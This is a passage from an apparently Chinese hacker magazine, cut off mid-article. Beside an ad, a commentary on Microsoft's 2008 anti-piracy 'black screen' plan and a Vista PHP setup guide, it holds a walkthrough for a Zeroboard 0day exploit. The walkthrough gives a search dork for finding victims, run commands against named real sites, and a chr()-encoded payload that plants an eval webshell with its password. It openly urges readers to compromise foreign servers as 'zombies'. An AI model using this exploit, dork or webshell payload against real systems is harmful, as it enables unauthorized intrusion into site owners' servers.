有相关人士指出，以美元为核心的全球货币体系快要走到尽头，大家需要重新思考全球的货币体系。虽然在金融危机下我们难以幸免，但影响不是毁灭性。大危机和大机遇是一个硬币的两面，要把问题看准，抓住机遇，大胆出击，完成中国整个经济增长、整个金融体系的转型。如果抓住了这个机会，到2020年，中国一定会成为全球最重要的新金融中心。

到底我们是挺住危机，抓住机遇，还是远离家乡，躲避风险呢？没事，趁着RMB还有用，买《非安全》吧！

特别消息：本期杂志将特别推出DVD光盘，整套价格不变，一张光盘的内容顶过去5张还多，如果你不喜欢跑路，可以通过邮局、电话、网络方式进行购买，发货方式有快递和邮寄，随你选！快快访问《非安全·黑客手册》官方网站http://www.nohack.cn吧！

新闻时评

微软"黑"世界

2008年中旬，大概6月份，Bill Gates退休了，虽然微软的霸道作风让人有些反感，但不得不承认，Bill Gates及其创建的微软改变了这个世界，其旷世奇才和巨大成就一路绝尘，让人难望项背。Bill Gates不愧是Bill Gates，将580亿美元家当全部用作慈善事业的义举，超凡脱俗！此刻，我由心底里景仰的人就是——Bill Gates（好人＋强人＋不堕凡俗的人），希望他的未来之路走得更远……但仅仅4个月，微软又成为了世人瞩目的焦点！

提示：

微软10月20日之前发布消息，将启动Windows XP专业版及Office的正版增值计划，在用户自愿参加的情况下（三次选择），盗版Office用户软件上将被添加"非正版用户"的永久视觉标记，盗版XP专业版用户的桌面背景每隔1小时将变成纯黑色。

很多用户都在担心自己使用盗版软件后，就会被微软强制黑屏，电脑陷入"瘫痪"状态。后来经过了解，微软推出的这个验证计划中，所谓的黑屏只是"桌面背景变为纯黑色"，不会影响计算机的功能或导致关机。用户可以重新设置桌面背景，只不过每隔60分钟，桌面背景将重新变回黑色。用户登录时，会看到一个登录中断的对话框，并在屏幕的右下角会出现一个永久通知和持续提醒的对话框显示"您可能是软件盗版的受害者"等提示信息。

这些对用户正在进行的操作没有任何影响，正在运行的文件也不会丢失。用户也可以选择不去下载WGA或OGA通知来验证使用软件是否正版。

20日当天，一些电脑爱好者开始在电脑前等待见证这一时刻。过了零时后，一些用户陆续收到了微软"自动更新"下载的正版验证补丁，这些用户正常安装后即开始等待"黑屏"的出现。

微软相关人士解释说，微软启动这一计划的目的是为了让那些误认为自己购买了正版软件的盗版用户能够识别出自己是否上当受骗，与打击盗版无关。综合目前的各种信息来看，盗版用户不必过于恐慌，有多重防火墙可以免受"黑屏"的骚扰。

第一：盗版XP用户的微软"自动更新"大多都已经关闭，真正打开的比例非常低，所以正版验证程序不会被下载到电脑里；

第二：下载完正版验证程序后，在安装过程中有三次提示是否安装或参与计划的机会，用户可选择不参与；

第三："黑屏"的用户只是桌面背景变为纯黑色，不影响用户使用电脑，比如正在玩游戏或看新闻不会受到打扰，只有回到桌面时才会发现桌面背景变为全黑色，但桌面图标都还在；

第四："黑屏"的用户卸载掉正版验证程序后即可恢复正常。

虽然这次的"黑屏"事件从技术角度方面来看，所造成的破坏性并不大，但对于微软这个公司来说，此计划引发了巨大的争议。有观点认为，"根据法律，打击盗版是中国执法部门的工作。法律没有授予微软任何执法权，微软更不能肆意在网络发动任何形式的攻击。"；还有网友称，微软这种做法"其实是一个精心策划的大广告"。

微软有关人士表示，在推进软件正版化的道路上，微软采取的措施是教育、技术和执法三种手段，XP的正版验证计划不属于执法范畴，而是属于技术手段。该人士还表示，微软会帮助客户避免遭受盗版的侵害，但是对于不法盗版经销商则会加大执法力度。

在今年10月，微软在49个国家同步启动了"全球反盗版宣传日"活动，这是目前微软规模最大的一次反盗版宣传活动，通过各种教育计划和执法行动打击非法的盗版和假冒软件，中国也参与其中。国庆期间，微软就配合各地工商和版权机关针对软件

侵权预装和软件盗版销售行为对重点地区电脑城进行了多次集中执法检查，一时间DIY装机都惶惶不安。

下面是相关人士对这次微软对于软件侵权方面的文献选摘：

下载程序验证的方法不能构成软件侵权的法定事实。

从法律角度看，知识产权是私权，民法的基本原则是“谁主张，谁举证。”企业也好，个人也好，想要主张自己的知识产权受到侵犯，必须要拿出确凿的证据。微软想要认定用户使用盗版必须有明确的举证，仅靠一个自己开发的程序，通过网络下载进行版权验证，从法律上绝不足以认定事实。对于知识产权的民事纠纷，主张软件被侵权者必须要有明确而具体的证据，同时要锁定软件侵权的单位或者个人的具体信息，这样才有可能通过民事诉讼、行政投诉、民事调解等方式解决矛盾。

也许有人说，这只是微软公司通过技术手段（自动下载安装程序和验证）做出的提示和告诫。问题在于，对于有人使用盗版软件，微软如果不能拿出法律意义上的确定证据，那么，你又凭什么去“黑屏警告”这些计算机用户呢？

退一步说，通常情况下的知识产权纠纷，需要通过职能部门解决问题，主张权利的企业理应通过市场管理部门或者司法机关，运用行政投诉、民事诉讼等手段追究侵权的制造商、销售商的责任，微软公司并没有自行解决问题的权利，要明确的是：知识产权被侵权的企业没有解决问题的执法权，也没有行政权。

对于软件侵权应该追究谁的责任？

软件盗版主要有三个渠道，一是制作盗版软件的光盘；二是网站提供盗版网络下载；三是一些装机的企业直接给用户安装盗版，或者是打“擦边球”，超授权安装（比如，向微软购买20个Windows XP的安装授权，实际给100个用户安装软件）。无论是哪一种软件盗版和流传的方式，侵权的法定责任均在于盗版软件的传播、安装和提供下载的责任者。直接用一个自动安装的验证程序去勘查终端用户的情况，属于“矫枉过正”。

维护知识产权“矫枉过正”的问题不是没有先例。2005年底，索尼BMG唱片公司在美国销售了大约210万张嵌有名为XCP程序的防盗版 CD，当用户在个人电脑在上播放该类CD时，XCP会自动在用户的电脑中安装一个间谍软件并使得该电脑易于受到病毒的攻击。消息传出后，导致了众多消费者的强烈不满和多起针对索尼公司的诉讼。结果索尼公司不得不召回此类470万张的CD，支付了所有的邮寄费用，并向消费者免费提供MP3下载作为补偿。

小迷点评：

在很多人心目中，微软是一家受人尊敬的软件企业。但是，对于维护微软的知识产权，要分清楚目的和行为的区别，“黑屏警告”的作法绝对不妥。

肉鸡接龙

利用zeroboard 0day拿shell


原语

每期为大家介绍的抓肉鸡的方法好象都是国内的吧？这不，本期为大家带来的就是教大家如何去抓外国的肉鸡哦！是不是很想先睹为快呢？嘿嘿，不急，先去泡上一杯热茶，一边品茶，一边抓kr的肉鸡，很舒服的哦。话说进入十一月转凉了，大家多注意下身体。

图冰的原点[L.S.T]

从本文你可以学到：

利用zeroboard的exp拿shell



```
E:\AppServ\www>php zb.php http://www.krra.com/bbs
    +------------------------------------------------------------+
                 example php.exe zb.php [url]http://www.fuck.com/zb[/url]
    +------------------------------------------------------------+
    root@localhost:Post our content
    root@localhost:All Done!!!
     WebShell:http://www.krra.com/bbs/data/zbzz.php  PASS:cmd
    +------------------------------------------------------------+
    Enjoy yourself.
    +------------------------------------------------------------+
```

图 2




图 3

话说这个漏洞大概流传有两三月了吧，我最早见到这个exp是七月份，但那个时候没有拿到手，搞站的时候碰到这类系统就叫朋友帮忙用本文中的exp来搞定的！ zeroboard是一款韩国php系统，使用的人非常多，而且中国的用户也不少，大家可以用“zboard”这个关键字google一下。

我们进入正题，这个漏洞的原因是lib.php里的一个函数的问题，导致可以直接拿webshell，很严重的说。因为这个exp是用php写的，所以要利用这个exp，你的电脑上得先装有php，这里我在虚拟机里为大家演示一下。

我们首先打开google，输入关键字：**inurl:../zboard.php**，然后在cmd下切换到你的zb.php所在的目录，我的zb.php在**e:\appserv\www**目录下，然后输入如下命令格式：**php.exe zb.php http://target.com/**。




图 1

回车后就可以exploit了哦！格式说明完了，这里要给大家说下我碰到的几种情况。在用google搜索时，如图1，这里的zboard.php在bbs目录下，也就是说我们在使用exp的时候，要使用**php.exe zb.php http://www.krra.com/bbs**这样的命令。必须保证溢出的文件应该在相应的目录下，大家要灵活应用。

还有一点小技巧：**大家尽量在搜索出来的第十页之后找目标站，因为前面的一些站大多数都被搞过了哈，呵呵。**

接下来要说明的就是这个exp，因为并不是通杀所有的zboard，而且据说官方偷偷的把这个漏洞补了，却没有说明。所以说，没有成功也不足为奇。这里我就以www.krra.com这个站来做演示，我输入命令后，返回的结果如图2。

从返回的提示信息来看，我们shell的址址为**http://www.krra.com/bbs/data/zbzz.php**，这里的shell是一句话，密码为cmd。

那这个shell到底写进去了没有呢？因为有时候虽然返回的结果显示是成功的，但实际上却没有真正写进去。我们在浏览器中打开这个url，如图3。

哈哈，一片空白哦，这个就是一句话啦！然后我们用lanker的客户端连上去，就可以看到服务器的一些信息了，如图4。





图4

从图4中执行的命令来看，服务器的系统是freebsd！可惜权限不是root。拿到shell后，要是你想提权或做其他操作，就自己看着办吧！

刚才也说过，这个exp可能会报错，也有可能返回执行成功了，实际却不成功。我们来看看，如图5。



```
E:\AppServ\www>php zb.php http://www.zuikouser.com/bbs
    +------------------------------------------------------------------+
                  example php.exe zb.php [url]http://www.fuck.com/zb[/
    +------------------------------------------------------------------+
    root@localhost:Post our content

Warning: file_get_contents(http://www.zuikouser.com/bbs/lib.php?REMOTE_
uts(fopen(chr(46).chr(47).chr(122).chr(98).chr(122).chr(122).chr(46).ch
r(104).chr(112),chr(119).chr(43)),chr(60).chr(63).chr(112).chr(104).chr
(32).chr(64).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95)
chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr(93).chr(4
).chr(62));/*&HTTP_SESSION_VARS[zb_last_connect_check]=a&HTTP_SERVER_VA
_ENV_VARS=1): failed to open stream: HTTP request failed!  in E:\AppSer
php on line 14
^C
```

图5

返回的错误信息不少，这是什么造成的呢？我也拿不准具体的原因，有可能是权限的问题，也有可能是其它的未知原因。这里大家就直接跳过，找下一个目标吧。

总结下：这篇文章带来的就是一个exp，没什么技术含量，高手就飘过吧。我敢肯定，也有好多人不知道这个exp的，呵呵，小菜们抓紧时间好好抓肉鸡吧。

[文章中所涉及的exp以及一句话客户端已收录到光盘]

编辑点评：

zeroboard在国内用的人也不在少数，在外国更是泛滥。大家快去实践一下吧，偷偷的告诉你，大多数都是*nix机器哦！

菜鸟恶补

Vista也玩PHP(上)

恶语

还是挺期待Windows 2008的，虽说我对Windows的印象不是很好，其实很大一部分是因为Vista。XP的死刑又被延期了，也就是说，差不多能刚好换掉XP用2008，还有多少朋友正在用Vista呢？无论从哪方面来看，Vista都不适合作为一个"黑客"的操作系统，但并不表示用Vista就不能做一些"高级"一点的事情哦。

图 上弦月

从本文您可以学到：

Vista下搭建PHP环境

现如今，Vista已经进入"寻常百姓家"了，用它来工作学习，这其中自然也包括网站的开发和调试之类的工作了。如果没有一个好的开发环境，自然是不方便的，那Vista下怎样搭建一个PHP环境呢？本专题分三部分，"IIS携手PHP"，"MySQL的架设"和"Apache与集成环境"，大家完全阅读后就可以在Vista上玩PHP了。

第一部分 IIS携手PHP

作为Web服务器软件，最常用的一般是IIS和Apache，选用哪个就看你的喜好了。本部分是搭建一个IIS+PHP+MySQL+Zend Optimizer的环境，所以选择IIS。

相关软件和下载地址如下，同时光盘中有提供。
PHP：http://www.php.net/downloads.php
MySQL：http://dev.mysql.com/downloads/mysql/5.0.html#win32
Zend Optimizer：http://www.zend.com/en/products/guard/downloads

1、安装IIS

我的系统是Windows Vista Ultimate版，HOME（家庭）版是没有IIS给你用的。首先我们要安装IIS，Vista的IIS是7.0版本，与IIS 6差别还是挺大的，不过安装方法很类似，都是Windows组件嘛。

打开**"控制面板"－"程序"**，然后再进入**"打开或关闭Windows功能"**一项，如图1，这时候会打开"Windows功能"窗口，在这里就能找到"Internet信息服务"的选项了。




图1 打开或关闭Windows功能

选中"万维网服务"，然后展开，把自己需要的组件都选上。比如你想要支持asp和asp.net，那就把asp和asp.net选上。**这里要注意：有两个必须要选上，就是在"应用程序开发功能"下的"ISAPI扩展"和"ISAPI筛选器"**，如图2。




图2 "Windows功能"窗口

然后就可以点"确定"进行安装了。经过漫长的等待，安装好你就可以在**"控制面板"－"系统和维护"－"管理工具"**中找到"Internet信息服务（IIS）管理器"了，通过它就可以配置你的IIS。

到这里IIS的内容就算说完了，至于怎样添加站点，这就不是本文的讨论范围了。

2、安装PHP

下载PHP的Windows版安装文件，我的是"php-5.2.6-Win32.zip"，解压缩到你要安装的位置，比如"c:\php"。

小提示：

虽然有PHP的msi安装包，可以直接像安装程序一样安装PHP，但好像这个对Vista的支持不怎么好，安装了还要改不少地方，所以还是直接用压缩包吧。

然后就是简单的配置一下，**将"c:\php\php.ini-dist"复制到"c:\windows"（系统目录）下，并改名为"php.ini"**，这个文件就是你的PHP配置文件了。关于具体的PHP配置，这里就不

多讲了，大家根据自己的需要来制定吧。

举个例子，比如你需要MySQL，就打开php.ini，找到“extension=modulename.extension”后往下面来到“;extension=php_mysql.dll”这一句，把前面的分号去掉。如果没有这句，那就自行添加。然后设置“extension_dir="c:\php\ext\"”，或者你把“ext”目录下的“php_mysql.dll”复制到系统目录下。

如果需要其他扩展，也是类似的操作。在ext目录下你会发现有很多这样的扩展，最常用的有GD库等等，你都可以用同样的方法进行添加。

下面是比较常用的功能扩展及相关文件：

```
extension=php_gd2.dll
extension=php_mbstring.dll
extension=php_mhash.dll
extension=php_mime_magic.dll
extension=php_ming.dll
extension=php_mysql.dll
extension=php_xmlrpc.dll
```

由于PHP默认的配置就已经能比较好的运行了，所以配置方面就说到这里，不具体介绍了，大家自己研究吧。

设置好之后，不要忘记了修改“c:\php”的权限，要不然IIS是无法访问的。在文件夹上点右键选择“属性”进行权限设置，**只要给“Users”组“读取”和“读取和执行”权限就可以了。**

关键的一步就是添加映射了。打开IIS管理器，在左边选中整个服务器，然后在中间出现的图标中找到**“处理程序映射”**，如图3所示。

